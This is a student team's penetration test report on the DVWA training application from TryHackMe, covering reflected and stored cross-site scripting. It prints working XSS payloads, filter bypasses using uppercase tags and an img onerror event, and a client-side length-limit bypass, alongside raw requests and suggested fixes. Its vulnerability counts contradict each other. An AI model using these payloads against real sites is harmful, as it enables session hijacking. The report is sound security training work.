Web Application Penetration Testing Report

Team members

1- Youssef Mohamed Mohamed Hamed
2- Omar Aly Anwar Elnily
3- Aly Mohamed ElHalawany

1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **DVWA web application**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **DVWA Web application** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application Name	DVWA
URL	https://tryhackme.com/r/room/dvwa

3.1. Assessment Attribute(s)

Parameter	**Value**
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

3.2. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for **DVWA Web Application**

https://tryhackme.com/r/room/dvwa

Following section illustrates **Detailed** Technical information about identified vulnerabilities.


Total: 6 Vulnerabilities

High	Medium	Low
8	3	4

1. 3 Reflected XSS vulnerabilities the application

Reference No:	**Risk Rating:**
WEB_VUL_01	**Medium** 🟨
Tools Used:	
Browser, Burp Suite	
Vulnerability Description:	
It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
10.10.94.126/vulnerabilities/xss_r/	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.	
Suggested Countermeasures	
It is recommended to: ● Filter input on arrival ● Encode data on output ● Use appropriate response headers ● Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities	
References	
● https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) ● https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet ● https://en.wikipedia.org/wiki/Cross-site_scripting ● http://www.cgisecurity.com/xss-faq.html ● http://www.scriptalert1.com/	

(POC 1):




```
10.10.94.126/vulnerabilities/xss_r/?name=<script>alert(document.cookie)%3B<%2Fscript>#
```

```
10.10.94.126
PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=low
```

Manual Analysis:


1- While the input of the name to append in the web page doesn't have any filters, the parameter of "name" was vulnerable as it doesn't have any validation and sanitization for the user input. **payload: <script>alert("document.cookie")</script>**



```
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E HTTP/1.1
Host: 10.10.94.126
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.94.126/vulnerabilities/xss_r/?name=admin
Cookie: PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=low
Upgrade-Insecure-Requests: 1
```

Fig1: shows the javascript payload injected to the name parameter

While testing the input field again with different security level, I noticed that it filters the "script" tags and just prints what is between them. **payload: <SCRIPT>alert(document.cookie)</SCRIPT>**


Request
Pretty Raw Hex


```
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E
HTTP/1.1
Host: 10.10.94.126
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.94.126/vulnerabilities/xss_r/?name=admin
Cookie: PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=medium
Upgrade-Insecure-Requests: 1
```

Response
Pretty Raw Hex Render

```
      </h1>

      <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
          <p>
            What's your name?
            <input type="text" name="name">
            <input type="submit" value="Submit">
          </p>

        </form>
        <pre>
          Hello alert(document.cookie);
        </script>
      </pre>
    </div>

    <h2>
      More Information
    </h2>
    <ul>
      <li>
        <a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="
        _blank">
          https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
        </a>
      </li>
      <li>
        <a href="https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target=
        "_blank">
          https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
        </a>
      </li>
      <li>
        <a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">
          https://en.wikipedia.org/wiki/Cross-site_scripting
        </a>
      </li>
      <li>
        <a href="http://www.cgisecurity.com/xss-faq.html" target="_blank">
          http://www.cgisecurity.com/xss-faq.html
```

Fig2: the application filters the script tag


2- After digging, I found the it was filtering the "script" tag with small letters only, meaning that if the letters was capitalized, the JS code will execute and show the PHPSESSID.


Request
Pretty Raw Hex

```
GET /vulnerabilities/xss_r/?name=%3CSCRIPT%3Ealert%28document.cookie%29%3B%3C%2FSCRIPT%3E
HTTP/1.1
Host: 10.10.94.126
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://10.10.94.126/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3B%3C%
2Fscript%3E
Cookie: PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=medium
Upgrade-Insecure-Requests: 1
```

Fig3: New payload capitalizing the letters to bypass the filter

POC 2




```
10.10.94.126/vulnerabilities/xss_r/?name=<SCRIPT>alert(document.cookie)%3B<%2FSCRIPT>#
```

```
10.10.94.126
PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=medium
```

Fig4: PHPSESSID is released


3- Again, changing the security level to high to test for further weaknesses, it was found that the application filters all the JS tags now, small and capitalized, but there are actually events that uses JS but without needing the js scripts, using **img** tag. **payload: <img src=x onerror=alert(document.cookie)>**



```
GET /vulnerabilities/xss_r/?name=%3Cimg+src%3Dlol+onerror%3Dalert%28document.cookie%29%3E
HTTP/1.1
Host: 10.10.94.126
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://10.10.94.126/vulnerabilities/xss_r/?name=%3Csvg+src%3Dxxx+onerror%3Dalert%28document
.cookie%29%3E
Cookie: PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=high
Upgrade-Insecure-Requests: 1
```

Fig5: img tag payload reveals the user session

POC 3



10.10.94.126/vulnerabilities/xss_r/?name=<img+src%3Dlol+onerror%3Dalert(document.cookie)>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

10.10.94.126


PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=high

Fig6: PHPSESSID was revealed

2. 3 Stored XSS vulnerabilities in the application.

Reference No:	**Risk Rating:**
WEB_VUL_02	**Medium** 🟧
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the guestbook page, you can add your name and message but there are no strong filters leading to adding JS code in input fields and executing the JS code.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://10.10.94.126/vulnerabilities/xss_s/	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.	
Suggested Countermeasures	
It is recommended to: ● Filter input on arrival ● Encode data on output ● Use appropriate response headers ● Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities	
References	
● https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) ● https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet ● https://en.wikipedia.org/wiki/Cross-site_scripting ● http://www.cgisecurity.com/xss-faq.html ● http://www.scriptalert1.com/	

(POC 1)


10.10.94.126/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Wiener

Message * `<script>alert(document.cookie);</script>`

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet


10.10.94.126

```
PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=low
```

Manual Analysis:

1- It was noticed in the page to sign the guestbook that you might add name and message but there are no strong filters that might prevent the user from entering JS code.

Notice that after adding the name and message, they are stored in the web application and will appear to any user who enters the vulnerable endpoint. **Payload: <script>alert(document.domain)</script>**




```
Name: wiener
Message:
```

```
10.10.94.126
PHPSESSID=6ubfnun5ss1oali7lcdohfl2h4; security=low
☐ Don't allow 10.10.94.126 to prompt you again
```

Fig7: Stored XSS is appended in the message field

2- I attempted to input the payload into the name field, but encountered client-side restrictions that limit users to entering a maximum of 10 characters, as shown below.




```
Name * <img src="
```

```
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
```

```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30" maxlength="10">
      </td>
    </tr>
    <tr>…</tr>
    <tr>…</tr>
  </tbody>
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > input
```

Fig 8: Vulnerable name input limit chars

To bypass this limitation, right-click on the name input field, select "Inspect," and then modify the `maxlength="10"` attribute to a different value, such as `"90"`. After making this adjustment, press Enter to apply the changes, as illustrated below.



Name *: `<img src="x" onerror="alert('Stored XSS');">`

